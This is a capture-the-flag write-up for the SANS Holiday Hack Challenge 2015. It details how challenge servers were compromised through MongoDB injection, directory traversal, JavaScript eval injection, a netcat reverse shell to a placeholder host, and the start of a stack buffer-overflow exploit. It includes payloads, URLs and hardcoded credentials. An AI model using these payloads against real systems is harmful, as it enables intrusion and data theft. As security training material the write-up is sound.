Gnome in Your Home Vulnerability Analysis

submitted for the

SANS Holiday Hack Challenge, 2015

Forrest S. Fleming
ffleming@gmail.com

Table of Contents

I. WHICH COMMANDS ARE SENT ACROSS THE GNOME'S COMMAND-AND-CONTROL CHANNEL? 3

II. WHAT IMAGE APPEARS IN THE PHOTO THE GNOME SENT ACROSS THE CHANNEL FROM THE DOSIS HOME? 4

III. WHAT OPERATING SYSTEM AND CPU TYPE ARE USED IN THE GNOME? WHAT TYPE OF WEB FRAMEWORK IS THE GNOME WEB INTERFACE BUILT IN? 5

IV. WHAT KIND OF A DATABASE ENGINE IS USED TO SUPPORT THE GNOME WEB INTERFACE? WHAT IS THE PLAINTEXT PASSWORD STORED IN THE GNOME DATABASE? 6

V. WHAT ARE THE IP ADDRESSES OF THE FIVE SUPERGNOMES SCATTERED AROUND THE WORLD? 7

VI. WHERE IS EACH SUPERGNOME LOCATED GEOGRAPHICALLY? 8

VII. DESCRIBE THE VULNERABILITIES IN THE GNOME FIRMWARE. 9

- A. WEBAPP VULNERABILITIES 9
  - *1. Arbitrary SSJS evaluation 9*
  - *2. MongoDB Injection 9*
  - *3. Insufficient privilege restriction 10*
  - *4. Directory traversal #1 (Arbitrary directory creation) 10*
  - *5. Directory traversal #2 (Arbitrary .png access) 10*
  - *6. Directory traversal #3 (Arbitrary file access) 10*
- B. SGSTATD VULNERABILITIES 12
  - *1. Data disclosure without authentication 12*
  - *2. Buffer overflow in the sgstatd daemon 12*

VIII. DESCRIBE THE TECHNIQUE YOU USED TO GAIN ACCESS TO EACH SUPERGNOME'S GNOME.CONF FILE. 13

- A. ASHBURN (SG-01) 13
- B. PORTLAND (SG-02) 13
- C. SYDNEY (SG-03) 14
- D. TOKYO (SG-04) 16
  - *1. Capturing the flag 16*
  - *2. Impersonating Ned Ford 18*
  - *3. Obtaining a remote shell 18*
- E. SAO PAULO (SG-05) 20
  - *1. Setting up the environment 21*
  - *2. Fixing the stack 22*
  - *3. Positioning the payload at %esp 23*
  - *4. Executing the payload 26*
  - *5. Crafting the shellcode 27*
  - *6. Customizing for SG-05 .... 28*

IX. WHAT IS THE PLOT OF ATNAS CORPORATION? 30

X. WHO IS THE VILLAIN BEHIND THE PLOT? 31

APPENDIX A: SG-05 EXPLOIT CODE 32

I. Which commands are sent across the Gnome's command-and-control channel?

```
EXEC:START_STATE
EXEC:END_STATE
FILE:
```

II. What image appears in the photo the Gnome sent across the channel from the Dosis home?

It is a surveillance image taken by a Gnome in Your Home doll. It shows a bedroom with bunk beds on the left, and TV on the right. A text watermark on the bottom reads 'GnomeNET-NorthAmerica'

III. What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

The operating system is **OpenWRT**, which is based on Linux.

The web framework is **Express on NodeJS**. The Gnome also uses Mongo, so it's a modified MEAN (Mongo, Express, Angular, Node) stack - it lacks Angular. This makes it a MEN stack. It's raining MEN.

Gnomes run **ARM**; SuperGnomes run x64. See below for a bit more on this.

Architecture

It was difficult to determine the CPU for the Gnome. The bindump uses the compilation target Realview, which is designed for running inside the QEMU emulator. QEMU is an ARM emulator for x86. From this, I conclude that the Gnome runs an **ARM processor** because that makes sense for a device like the Gnome. But without context, I would conclude that the Gnome runs an x86 processor upon which it runs QEMU, which itself emulates the ARM processor that runs the Gnome server. But then I found the architecture diagram, and that cleared everything up.

IV. What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The database engine is `MongoDB`. It contains two plaintext passwords. The password for username `user` is `user`. The password for username `admin` is `SittingOnAShelf`.

V. What are the IP addresses of the five SuperGnomes scattered around the world?

```
        54.233.105.81
        52.64.191.71
        52.34.3.80
        52.192.152.132
        52.2.229.189
```

VI. Where is each SuperGnome located geographically?

```
        54.233.105.81  - Sao Paulo, Brazil
        52.64.191.71   - Sydney, AUS
        52.34.3.80     - Portland, OR
        52.192.152.132 - Tokyo, JP
        52.2.229.189   - Ashburn, VA
```

VII. Describe the vulnerabilities in the Gnome firmware.

A. Webapp Vulnerabilities

1. Arbitrary SSJS evaluation

The route for uploading files uses `eval` on an unsanitized string. We can use this to run arbitrary JavaScript. This allows us to raise our user-level (useful for getting access to cameras beyond page 2), change our username (useful for impersonating the megalomaniacal Ned Ford), download arbitrary files, and even secure shell access. For full details, see Tokyo below.

2. MongoDB Injection

The login route checks the username and password with the following call to MongoDB:

```
db.get('users').findOne({username: req.body.username, password:
req.body.password}, function (err, user) { ... }
```

This call passes the result of the `findOne()` operation through to the function; the function itself only checks that `user` is present (and that `err` is falsy). If the function finds a user whose username and password match the supplied values, then we are considered authenticated as that user. If we can get this call to return a user in some way *other* than supplying that user's password, we can authenticate as that user.

Note that no type sanitization is performed on the user-supplied username and password values. Although the code clearly expects a string, this assumption is never enforced. Thus the values of username and password can be objects. The MongoDB `findOne` function accepts an object. The keys are the fields to match, and the values are how to match those objects. If the value is a string, `findOne` matches on that string, but if the value itself is a keyed object, we can use special matching parameters like greater-than, less-than, and not-equal. This exploit allows us to authenticate as an administrator without the matching password.

For full details, see Sydney below.

3. Insufficient privilege restriction

A naïve attacker might use MongoDB injection (see above) to authenticate as an unprivileged user. On Sydney (SG-02), this user is restricted from *viewing* files, but can still download files via the `d` URL parameter. Even though the user `user` is restricted, we can still get e.g. `gnome.conf` by browsing to `/files?d=gnome.conf`.

4. Directory traversal #1 (Arbitrary directory creation)

No sanitization is done on the filename given to the upload settings route, so we can create arbitrary directories (within the scope of our user privileges) by sending along strings of `../../../../../path/to/dirname/` as the value of `filen`. This could lead to a denial of service by using up all the server's inodes to create directories, though this is not a significant risk.

5. Directory traversal #2 (Arbitrary .png access)

Insufficient sanitization is performed on the `cam` route (for viewing individual cameras) - it simply adds `.png` to the end of the value we pass for `camera`. This means that we can view any file on the webserver with the `png` extension. For example:

```
http://54.233.105.81/cam?camera=../../../../../../../../../../usr/lib/node_modu
les/npm/node_modules/npmlog/node_modules/gauge/example
```

6. Directory traversal #3 (Arbitrary file access)

Although this code was commented out in the bindump, SuperGnomes like Portland use the commented-out code that checks for the presence of `.png` in the `camera` parameter of the `cam` route, only appending `.png` if it is not found. When combined with arbitrary directory creation, we can create a directory called `.png` by providing the filename `/.png/` to the `/settings` route. The upload system automatically creates a random directory name to hold any created files or directories, but we can escape that quite simply by entering `../.png/` in the upload form. Our `.png` directory will be created as a child of `/gnome/www/public/upload`. Now, we can use the `/cam` route's insufficient sanitization to view arbitrary files.

Recall that the `/cam` route checks for the presence of `.png` in a string. Importantly, it does *not* check that the final four characters of the string are `.png`, but just that `.png` is present in the string regardless of location. We can insert `.png` into our string easily, since we just created a `.png` folder above. To get there, we traverse outside the directory `/gnome/www/public/images` that the `/cam` route expects and down into our new `.png` directory. From there, we can traverse to our target file (I like to go through `/` to make repeated file access easier). This is as simple as browsing to

```
http://52.34.3.80/cam?camera=/../../../../../gnome/www/public/upload/.png/..
/../../files/gnome.conf
```

B. `sgstatd` Vulnerabilities

`sgstatd` is a custom daemon running on the Gnome firmware.

1. Data disclosure without authentication

The very nature of `sgstatd` is a security problem, as logged in users, network connections, and file-system information are provided to unauthenticated users.

2. Buffer overflow in the `sgstatd` daemon

Users can access the GnomeNet messaging system by inputting `X` (instead of `1`, `2`, or `3`) at the SuperGnome Server Status Center menu. The source (available in the files section of all live SuperGnomes, but not on the firmware itself) shows us an obvious buffer overflow vulnerability. Lines 143-147 show:

```
        char bin[100];
        write(sd, "\nThis function is protected!\n", 30);
        fflush(stdin);
        //recv(sd, &bin, 200, 0);
        sgnet_readn(sd, &bin, 200);
```

Notice that a buffer of 100 bytes is created, but then 200 bytes are read into it. This allows us to write to the 100 bytes after `bin` in memory. There is rudimentary stack protection in place: a stack canary is populated with

```
        __asm__("movl $0xe4ffffe4, -4(%ebp)");
```

The constant value `e4ffffe4` is written to the four bytes 'before' the frame pointer (`%ebp`). This is a particularly poor choice for the stack canary, because (1) It is constant and thus easily hardcoded into an exploit and (2) We'll later use the bytes `ff e4` to defeat address-space layout randomization (ASLR).

For complete details as to how this exploit is leveraged to gain access to SG-05 (Sau Paulo), see below.


VIII. Describe the technique you used to gain access to each SuperGnome's gnome.conf file.

A. Ashburn (SG-01)

Ashburn required no special exploit - the username and password from the firmware MongoDB file worked, and allowed us to download `gnome.conf`. Ashburn's serial number is `NCC1701`

B. Portland (SG-02)


Portland is vulnerable to the third directory traversal attack above which allows arbitrary file access. We first login with the username `admin` and the password `SittingOnAShelf`. Next, we create a directory called `.png` a level above the uploads directory by browsing to the SuperGnome's settings page and entering `../.png/` in the filename field. We can select any arbitrary file to upload, as it does nothing:



With our directory successfully created, we can now browse to

```
http://52.34.3.80/cam?camera=/../../../../../gnome/www/public/upload/.png/..
/../../files/gnome.conf
```

to access Portland's `gnome.conf` file:




Portland's serial number is `XKCD988`.

C. Sydney (SG-03)


This machine is vulnerable to the MongoDB injection attack found above. It does no sanitization of the username or password to ensure that they are strings, and happily passes JSON objects into Mongo call to `findOne()`. We can POST the following JSON hash to `/` to have the call to `findOne` return an admin whose password is not an empty string:

```
{"username": "admin","
password": {
  "$ne": ""
  }
}
```

NB: We need to remove the newlines, as seen in the screenshot below. The tool being used is the Advanced REST Client plugin for Google Chrome.



Now we navigate to Sydney's IP and we're authenticated:



We can now download `gnome.conf` from the SuperGnome's files page.

Sydney's serial number is `THX1138`.

D. Tokyo (SG-04)


1. Capturing the flag

The Tokyo server has file upload enabled. The file upload JavaScript uses `eval()` on the value of the request body's `postproc` key. Although our firmware dump doesn't do this, Tokyo replaces `execSync` with `exec` (this can be avoided by using `execSyncSync`). This is somewhat strange, since `execSync()` is not defined by either Node itself or any of the modules included in the SuperGnome application.

To read `gnome.conf`, we first log in as an administrator via a web browser (username: `admin`, password: `SittingOnAShelf`), then open up Advancd REST Client in a new tab. Then, we send a POST request to `/files` with `postproc` set to a value of

```
res.end(fs.readFileSync('/gnome/www/files/gnome.conf', {encoding:'utf8'}))
```

NB: We have to supply a file of type `png` as URL parameter `file` as well, although this is not relevant to our exploit.



Advanced Rest Client Appl ×   GIYH::ADMIN PORT V.01 ×   Home

chrome-extension://hgmloofd...

Request
Socket
Projects
Saved
History
Settings
About

RATE THIS APPLICATION ♥

DONATE

[Unnamed]   Save   Open

http://52.192.152.132/files

GET   POST   PUT   PATCH   DELETE   HEAD   OPTIONS   Other

Raw   Form   **Headers**

Raw   Form   Files (1)   **Payload**

ADD NEW FILE FIELD

Choose Files   dog.png   file   x   dog.png (257 KB)

application/x-www-form-urlencoded   *Set "Content-Type" header to overwrite this value.*

Clear   Send

Advanced Rest Client Appl ×   GIYH::ADMIN PORT V.01 ×   Home

chrome-extension://hgmloofddffdnp...

Request
Socket
Projects
Saved
History
Settings
About

RATE THIS APPLICATION ♥

DONATE

[Unnamed]   Save   Open

http://52.192.152.132/files

GET   POST   PUT   PATCH   DELETE   HEAD   OPTIONS   Other

Raw   Form   **Headers**

Raw   Form   Files (1)   **Payload**

ENCODE PAYLOAD   DECODE PAYLOAD

postproc=res.end(fs.readFileSync('/gnome/www/files/gnome.conf', {encoding:'utf8'}))

application/x-www-form-urlencoded   *Set "Content-Type" header to overwrite this value.*

Clear   Send

Status   200 OK   Loading time: 1102 ms

Request headers
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.106 Safari/53
Origin: chrome-extension://hgmloofddffdnphfgcellkdfbfbjeloo
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryp477urNk2BnpmyU6
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,gl;q=0.6
Cookie: sessionid=ixRcnbq3DqqVqY3eclHf

Response headers
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Date: Tue, 29 Dec 2015 22:13:38 GMT
Connection: keep-alive
Transfer-Encoding: chunked

Raw   Parsed   **Response**

OPEN OUTPUT IN NEW WINDOW   COPY TO CLIPBOARD   SAVE AS FILE   OPEN IN JSON TAB

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Code highlighting thanks to CODE MIRROR

This is sufficient for capturing the flag, but we can do more. No screenshots will be provided for what follows, since it is secondary to flag-capturing.

2. Impersonating Ned Ford

We can use this exploit to arbitrarily set our user-level by setting `postproc` to e.g.:

```
        sessions[sessionid].user_level=1000000
```

This lets us get around the `(page > 2 && sessions[sessionid].user_level < 1000)` clause on the cameras route to view pages 3-333334. Unfortunately, there isn't anything at those pages, not even at pages 1337 and 31337.

Let's grab `index.js` to see if there's an easier way to download all these files by setting `postproc` to

```
        res.end(fs.readFileSync('/gnome/www/routes/index.js', {encoding:'utf8'}))
```

We see that Ned's custom restriction on downloading is terrible:

```
if (file_names.indexOf(d) !== -1 && sessions[sessionid].username == 'nedford') {
  fs.readFile('./files/' + d, function(err, data) {
    res.end(data);
  });
}
```

So, we just set our session's username to `nedford` by setting `postproc` to

```
        sessions[sessionid].username='nedford'
```

and we can download through the browser, just like Ned!

3. Obtaining a remote shell

It gets worse, though - we can also get shell access to Tokyo.

First, we fire up netcat on a machine we own with

```
% nc.traditional -p 9999 -l
```

and then send over a POST request with `postproc` set to

```
res.end(require('child_process').execFileSync('nc.traditional',
['-e', '/bin/bash', 'CC_MACHINE_IP', '9999']))
```

Now we have a remote shell. From here, we can get into all sorts of trouble - we can fire up mongo with the authentication string from the firmware dump's `app.js`:

```
mongo -u gnome -p KTt9C1SljNKDiobKKro926frc --authenticationDatabase gnome
```

and now we can

```
use gnome
db.users.find();
```

and we have Nedford's password!

The serial number for Tokyo is `BU22_1729_2716057`

E. Sao Paulo (SG-05)

Sao Paulo runs the `sgstatd` daemon. We have the source from the firmware dump and can easily enable debug mode with in the header files with

```
#define _DEBUG
```

for more useful output. This allows rapid local development of an exploit.

We netcat in to port 4242 to access the SuperGnome Server Status Center menu, and then submit `X` (the hidden command revealed by the source code). This lets us "send a message," which importantly copies 200 bytes of our input to a 100 byte buffer. Rudimentary stack protection is enabled: a constant stack canary of `0xE4FFFFE4` is placed four bytes before the stack frame pointer `%ebp`. The stack canary's value is checked immediately following the read from the network socket. If we set bytes 104-108 of our payload to `0xE4FFFFE4`, the canary "lives" and we can overwrite the next 96 bytes with arbitrary data. The next four bytes (109-112) overwrite `%ebp` itself, and we can pick arbitrary data or use padding. The four bytes after `%ebp` (113-116) overwrite `%eip`, which is the crux of this exploit (and most others).

For a normal buffer overflow, we'd just have to overwrite `%eip` with the address of our code. Unfortunately, ASLR ensures that the appropriate address constantly changes. While we successfully use a such an exploit in our local development environment with ASLR disabled, a quick check of SG-04 (Tokyo) via

```
cat /proc/sys/kernel/randomize_va_space
```

through our reverse shell tells us that ASLR is indeed enabled on SuperGnomes. As such, we'll have to get a bit tricky: we need to hijack `sgstatd`'s code for an instruction we like and use that to execute code we place on the stack.

Luckily, the author's choice of stack canary makes bypassing ASLR easy, as it contains the very opcodes we need. Immediately after the `sgstatd()` function returns, the stack pointer points to the word after our overwritten `%eip`. Our method of attack thus becomes

1. Set up our environment
2. Fix the stack

3. Position our payload on the stack at a location that will be pointed to by `%esp`
4. Overwrite `%eip` with an opcode that will jump to the address held in `%esp`
5. Craft the shellcode to be executed
6. Customize our exploit for SG-05

1. Setting up the environment

First, we need to prepare our environment for exploitation. We need a copy of `sgstatd` running locally. Since we have access to the source code, we can take this opportunity to enable debug by placing

```
#ifndef _DEBUG
#define _DEBUG
#endif
```

at the top the header files `sgstatd.h` and `sgnet.h`. To make sure that we don't make our executable too easy to exploit, let's verify that stack-execution is enabled on our target binary from the firmware dump:

```
dev ~ % execstack -q sgstatd
X sgstatd
```

That `X` means we're good to go with stack execution enabled. Now, we compile `sgstatd` with

```
% gcc -m32  -fno-stack-protector -z execstack sgnet.c sgstatd.c -o sgstatd
-ggdb
```

It's also useful to have the Peda plugin for GDB. Although it isn't strictly-speaking necessary, Peda's `context` command is particularly useful for keeping track of registers and the stack. We'll also want to set some good breakpoints and configure GDB to follow child processes:

```
(gdb) set follow-fork-mode child
(gdb) break sgstatd.c:147
Breakpoint 1 at 0x8049852: file sgstatd.c, line 147.
(gdb) break sgstatd.c:149
Breakpoint 2 at 0x8049869: file sgstatd.c, line 149.
(gdb) break sgstatd.c:155
Breakpoint 3 at 0x8049878: file sgstatd.c, line 155.
(gdb) r
Starting program: /home/fsf/bof/sgstatd
Server started...
```

I used the points before the vulnerable buffer is read, after it is read, and before `sgstatd()` returns. In my edited source, this occurs on lines 147, 159, and 155 of `sgstatd.c`.

The steps below assume that breakpoints are set and follow-fork-mode is `child`.

2. Fixing the stack

Start `sgstatd` in GDB:

```
(gdb) r
Starting program: /home/fsf/bof/sgstatd
Server started...
```

and connect to it via netcat. A long (more than 200 characters) input a string of `As` will do nicely as input.

```
dev bof % nc localhost 4242

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
X


Hidden command detected!

Enter a short message to share with GnomeNet (please allow 10 seconds) =>
This function is protected!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


Now we tab back over to our GDB instance and use the `continue` command to go to our next breakpoint, after our string has been read into memory. Let's check out our current frame with `i frame`:

```
(gdb) i frame
Stack level 0, frame at 0xffffd470:
 eip = 0x8049869 in sgstatd (sgstatd.c:150); saved eip = 0x41414141
 called by frame at 0xffffd474
 source language c.
 Arglist at 0xffffd468, args: sd=1094795585
 Locals at 0xffffd468, Previous frame's sp is 0xffffd470
 Saved registers:
  ebp at 0xffffd468, eip at 0xffffd46c
(gdb)
```

We see that we've overwritten the saved `%eip`, which means that when our current frame returns the code at that address will be executed. We're getting closer! But what about the stack canary? By examining the `sgstatd()` function in the source, we see that the stack canary is populated with

```
        __asm__("movl $0xe4ffffe4, -4(%ebp)");
```

We have the address of `%ebp` in our frame information above, so we just need to know its location relative to the buffer that we're overflowing. We know that the variable that overflows is called `bin`, and getting its address is easy. GDB will even do the subtraction for us to tell us the distance between `%ebp` and the start of `bin`:



The distance is 108 bytes. Since we know the canary lives 4 bytes before the address pointed to by `%ebp` and is 4 bytes long, we know that bytes 105-108 of our payload string must contain the canary.

3. Positioning the payload at `%esp`

The easiest way to successfully position our shellcode at the address contained in `%esp` is to repair the canary and see where our exploit takes us. We just need to craft a payload string that repairs the canary and then examine the memory once it's read in to see where the `A`s start. For this, we'll want to delete our breakpoints go ahead and source Peda for its enhanced context monitoring:

